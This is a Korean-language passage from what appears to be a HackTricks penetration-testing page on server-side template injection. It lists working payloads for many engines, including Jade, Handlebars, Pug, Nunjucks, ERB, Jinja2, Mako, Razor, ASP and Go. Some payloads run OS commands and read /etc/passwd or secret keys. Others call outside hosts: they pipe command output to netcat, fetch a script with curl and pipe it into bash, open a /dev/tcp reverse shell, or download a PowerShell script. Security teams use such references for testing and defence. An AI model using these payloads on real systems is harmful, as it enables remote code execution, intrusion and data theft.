
기타 PHP
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*u4h8gWhE8gD5zOtiDQalqw.jpeg
Jade (NodeJS)
- var x = root.process
- x = x.mainModule.require
- x = x('child_process')
= x.exec('id | nc attacker.net 80')
#{root.process.mainModule.require('child_process').spawnSync('cat', ['/etc/passwd']).stdout}
추가 정보
- Jade 섹션: https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jade–codepen
patTemplate (PHP)
patTemplate 는 컴파일하지 않는 PHP 템플릿 엔진으로, 문서를 여러 부분으로 나누기 위해 XML 태그를 사용합니다.
<patTemplate:tmpl name="page">
This is the main page.
<patTemplate:tmpl name="foo">
It contains another template.
</patTemplate:tmpl>
<patTemplate:tmpl name="hello">
Hello {NAME}.<br/>
</patTemplate:tmpl>
</patTemplate:tmpl>
추가 정보
Handlebars (NodeJS)
Path Traversal (자세한 내용 here).
curl -X 'POST' -H 'Content-Type: application/json' --data-binary $'{\"profile\":{"layout\": \"./../routes/index.js\"}}' 'http://ctf.shoebpatel.com:9090/'
- = 오류
- ${7*7} = ${7*7}
- 없음
{{#with "s" as |string|}}
{{#with "e"}}
{{#with split as |conslist|}}
{{this.pop}}
{{this.push (lookup string.sub "constructor")}}
{{this.pop}}
{{#with string.split as |codelist|}}
{{this.pop}}
{{this.push "return require('child_process').exec('whoami');"}}
{{this.pop}}
{{#each conslist}}
{{#with (string.sub.apply 0 codelist)}}
{{this}}
{{/with}}
{{/each}}
{{/with}}
{{/with}}
{{/with}}
{{/with}}

URLencoded:
%7B%7B%23with%20%22s%22%20as%20%7Cstring%7C%7D%7D%0D%0A%20%20%7B%7B%23with%20%22e%22%7D%7D%0D%0A%20%20%20%20%7B%7B%23with%20split%20as%20%7Cconslist%7C%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epush%20%28lookup%20string%2Esub%20%22constructor%22%29%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%23with%20string%2Esplit%20as%20%7Ccodelist%7C%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epush%20%22return%20require%28%27child%5Fprocess%27%29%2Eexec%28%27whoami%27%29%3B%22%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%23each%20conslist%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%23with%20%28string%2Esub%2Eapply%200%20codelist%29%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%7B%7Bthis%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%2Feach%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%7B%7B%2Fwith%7D%7D%0D%0A%7B%7B%2Fwith%7D%7D
추가 정보
JsRender (NodeJS)
| 템플릿 | 설명 |
|---|---|
| 출력을 평가하여 렌더링합니다 | |
| HTML 인코딩된 출력을 평가하여 렌더링합니다 | |
| 주석 | |
| 및 | 코드 허용(기본적으로 비활성화) |
- = 49
클라이언트 사이드
{{:%22test%22.toString.constructor.call({},%22alert(%27xss%27)%22)()}}
서버 측
{{:"pwnd".toString.constructor.call({},"return global.process.mainModule.constructor._load('child_process').execSync('cat /etc/passwd').toString()")()}}
추가 정보
PugJs (NodeJS)
#{7*7} = 49#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('touch /tmp/pwned.txt')}()}#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('curl 10.10.14.3:8001/s.sh | bash')}()}
서버 측 렌더링 예시
var pugjs = require("pug")
home = pugjs.render(injected_page)
추가 정보
NUNJUCKS (NodeJS)
- {{7*7}} = 49
- {{foo}} = 출력 없음
- #{7*7} = #{7*7}
- {{console.log(1)}} = 오류
{
{
range.constructor(
"return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')"
)()
}
}
{
{
range.constructor(
"return global.process.mainModule.require('child_process').execSync('bash -c \"bash -i >& /dev/tcp/10.10.14.11/6767 0>&1\"')"
)()
}
}
추가 정보
NodeJS 표현식 샌드박스 (vm2 / isolated-vm)
일부 워크플로우 빌더는 사용자 제어 표현식을 Node 샌드박스(vm2, isolated-vm) 내부에서 평가하지만, 표현식 컨텍스트가 여전히 this.process.mainModule.require을 노출합니다. 이로 인해 공격자는 child_process를 로드하고 전용 “Execute Command” 노드가 비활성화되어 있어도 OS 명령을 실행할 수 있습니다:
={{ (function() {
const require = this.process.mainModule.require;
const execSync = require("child_process").execSync;
return execSync("id").toString();
})() }}

기타 NodeJS
 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*J4gQBzN8Gbj0CkgSLLhigQ.jpeg
 (1) (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*jj_-oBi3gZ6UNTvkBogA6Q.jpeg

ERB (Ruby)
{{7*7}} = {{7*7}}${7*7} = ${7*7}<%= 7*7 %> = 49<%= foobar %> = Error
<%= system("whoami") %> #Execute code
<%= Dir.entries('/') %> #List folder
<%= File.open('/etc/passwd').read %> #Read file

<%= system('cat /etc/passwd') %>
<%= `ls /` %>
<%= IO.popen('ls /').readlines()  %>
<% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%= @b.readline()%>
<% require 'open4' %><% @a,@b,@c,@d=Open4.popen4('whoami') %><%= @c.readline()%>
추가 정보

Slim (Ruby)
{ 7 * 7 }
{ %x|env| }
추가 정보
기타 Ruby
.png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*VeZvEGI6rBP_tH-V0TqAjQ.jpeg
.png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*m-iSloHPqRUriLOjpqpDgg.jpeg

Python
다음 페이지를 확인하여 python에서 arbitrary command execution bypassing sandboxes에 관한 트릭을 배우세요:
Tornado (Python)
{{7*7}} = 49${7*7} = ${7*7}{{foobar}} = Error{{7*'7'}} = 7777777
{% raw %}
{% import foobar %} = Error
{% import os %}

{% import os %}
{% endraw %}


{{os.system('whoami')}}
{{os.system('whoami')}}
추가 정보
Jinja2 (Python)
Jinja2는 Python용의 모든 기능을 갖춘 템플릿 엔진입니다. 완전한 유니코드 지원을 제공하며, 선택적으로 통합된 샌드박스 실행 환경을 제공하고, 널리 사용되며 BSD 라이선스입니다.
{{7*7}} = Error${7*7} = ${7*7}{{foobar}} Nothing{{4*4}}[[5*5]]{{7*'7'}} = 7777777{{config}}{{config.items()}}{{settings.SECRET_KEY}}{{settings}}<div data-gb-custom-block data-tag="debug"></div>
{% raw %}
{% debug %}
{% endraw %}


{{settings.SECRET_KEY}}
{{4*4}}[[5*5]]
{{7*'7'}} would result in 7777777
Jinja2 - 템플릿 형식
{% raw %}
{% extends "layout.html" %}
{% block body %}
<ul>
{% for user in users %}
<li><a href="{{ user.url }}">{{ user.username }}</a></li>
{% endfor %}
</ul>
{% endblock %}
{% endraw %}
RCE에 의존하지 않는 __builtins__:
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}

# Or in the shotest versions:
{{ cycler.__init__.__globals__.os.popen('id').read() }}
{{ joiner.__init__.__globals__.os.popen('id').read() }}
{{ namespace.__init__.__globals__.os.popen('id').read() }}
Jinja를 악용하는 방법에 대한 자세한 정보:
기타 payloads는 https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2
Mako (Python)
<%
import os
x=os.popen('id').read()
%>
${x}
추가 정보
기타 Python
 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*3RO051EgizbEer-mdHD8Kg.jpeg

 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*GY1Tij_oecuDt4EqINNAwg.jpeg

Razor (.Net)
@(2+2) <= Success@() <= Success@("{{code}}") <= Success@ <=Success@{} <= ERROR!@{ <= ERRROR!@(1+2)@( //C#Code )@System.Diagnostics.Process.Start("cmd.exe","/c echo RCE > C:/Windows/Tasks/test.txt");@System.Diagnostics.Process.Start("cmd.exe","/c powershell.exe -enc IABpAHcAcgAgAC0AdQByAGkAIABoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAyAC4AMQAxADEALwB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlACAALQBPAHUAdABGAGkAbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAYQBzAGsAcwBcAHQAZQBzAHQAbQBlAHQANgA0AC4AZQB4AGUAOwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGEAcwBrAHMAXAB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlAA==");
The .NET System.Diagnostics.Process.Start 메서드는 서버에서 임의의 프로세스를 시작하는 데 사용할 수 있으며, 이를 통해 webshell을 생성할 수 있습니다. 취약한 webapp 예제는 https://github.com/cnotin/RazorVulnerableApp에서 찾을 수 있습니다.
추가 정보
- https://clement.notin.org/blog/2020/04/15/Server-Side-Template-Injection-(SSTI)-in-ASP.NET-Razor/
- https://www.schtech.co.uk/razor-pages-ssti-rce/
ASP
<%= 7*7 %>= 49<%= "foo" %>= foo<%= foo %>= Nothing<%= response.write(date()) %>= <Date>
<%= CreateObject("Wscript.Shell").exec("powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.11:8000/shell.ps1')").StdOut.ReadAll() %>
추가 정보
.Net 제한 우회
The .NET Reflection mechanisms can be used to bypass blacklisting or classes not being present in the assembly. DLL’s can be loaded at runtime with methods and properties accessible from basic objects.
Dll’s can be loaded with:
{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("LoadFile").Invoke(null, "/path/to/System.Diagnostics.Process.dll".Split("?"))}- 파일 시스템에서.{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("Load", [typeof(byte[])]).Invoke(null, [Convert.FromBase64String("Base64EncodedDll")])}- 요청에서 직접.
전체 명령 실행:
{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("LoadFile").Invoke(null, "/path/to/System.Diagnostics.Process.dll".Split("?")).GetType("System.Diagnostics.Process").GetMethods().GetValue(0).Invoke(null, "/bin/bash,-c ""whoami""".Split(","))}
추가 정보
Mojolicious (Perl)
perl이더라도 Ruby의 ERB와 같은 태그를 사용합니다.
<%= 7*7 %> = 49<%= foobar %> = Error
<%= perl code %>
<% perl code %>
GO에서의 SSTI

Go의 템플릿 엔진에서는 사용 여부를 다음과 같은 특정 페이로드로 확인할 수 있습니다:
{{ . }}: 입력된 데이터 구조를 표시합니다. 예를 들어 객체에Password속성이 전달되면{{ .Password }}로 노출될 수 있습니다.{{printf "%s" "ssti" }}: 문자열 “ssti“가 출력되어야 합니다.{{html "ssti"}},{{js "ssti"}}: 이 페이로드들은 “html“이나 “js“를 덧붙이지 않고 “ssti“를 반환해야 합니다. 추가 지시어는 Go 문서에서 확인할 수 있습니다 here.
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*rWpWndkQ7R6FycrgZm4h2A.jpeg
XSS Exploitation
text/template 패키지에서는 페이로드를 직접 삽입하면 XSS가 간단히 발생할 수 있습니다. 반면 html/template 패키지는 이를 방지하기 위해 응답을 인코딩합니다(예: {{"<script>alert(1)</script>"}} 는 <script>alert(1)</script>가 됩니다). 그럼에도 불구하고 Go에서 템플릿 정의와 호출 방식을 이용하면 이 인코딩을 우회할 수 있습니다: {{define “T1”}}alert(1){{end}} {{template “T1”}}
vbnet Copy code
RCE Exploitation
RCE는 html/template와 text/template 사이에서 크게 다릅니다. text/template 모듈은 ( “call” value 를 사용하여) 어떤 public 함수든 직접 호출할 수 있게 허용하는 반면, html/template은 이를 허용하지 않습니다. 해당 모듈들의 문서는 here for html/template 및 here for text/template에서 확인할 수 있습니다.
Go에서 SSTI를 통한 RCE의 경우 객체의 메서드를 호출할 수 있습니다. 예를 들어, 전달된 객체에 명령을 실행하는 System 메서드가 있다면 {{ .System "ls" }}와 같이 악용할 수 있습니다. 이러한 경우를 악용하려면 보통 소스 코드를 확인해야 합니다. 예시와 같이:
func (p Person) Secret (test string) string {
out, _ := exec.Command(test).CombinedOutput()
return string(out)
}
추가 정보
- https://blog.takemyhand.xyz/2020/06/ssti-breaking-gos-template-engine-to
- https://www.onsecurity.io/blog/go-ssti-method-research/
LESS (CSS 전처리기)
LESS는 변수, mixin, 함수 및 강력한 @import 지시자를 추가하는 인기 있는 CSS 전처리기입니다. 컴파일 시 LESS 엔진은 @import 문에서 참조된 리소스를 가져와 (inline) 옵션이 사용될 때 해당 내용을 결과 CSS에 인라인하여 포함합니다.
{{#ref}} ../xs-search/css-injection/less-code-injection.md {{/ref}}
More Exploits
Check the rest of https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection for more exploits. Also you can find interesting tags information in https://github.com/DiogoMRSilva/websitesVulnerableToSSTI
BlackHat PDF
Related Help
If you think it could be useful, read:
Tools
- https://github.com/Hackmanit/TInjA
- https://github.com/vladko312/sstimap
- https://github.com/epinna/tplmap
- https://github.com/Hackmanit/template-injection-table
Brute-Force Detection List
https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/ssti.txt
참고자료
- Node expression sandbox escape via
process.mainModule.require(n8n PoC) - https://portswigger.net/web-security/server-side-template-injection/exploiting
- https://github.com/DiogoMRSilva/websitesVulnerableToSSTI
- https://portswigger.net/web-security/server-side-template-injection
- 0xdf – HTB: Editor (XWiki SolrSearch Groovy RCE → Netdata ndsudo privesc)
- XWiki advisory –
SolrSearchRSS Groovy RCE (GHSA-rr6p-3pfg-562j / CVE-2025-24893)
Tip
AWS Hacking을 배우고 연습하세요:
GCP Hacking을 배우고 연습하세요:
Az Hacking을 배우고 연습하세요:HackTricks 지원하기
- subscription plans를 확인하세요!
- 💬 Discord group, telegram group에 참여하고, X/Twitter에서 @hacktricks_live를 팔로우하거나, LinkedIn page와 YouTube channel을 확인하세요.
- HackTricks 및 HackTricks Cloud github repos에 PR을 제출해 hacking tricks를 공유하세요.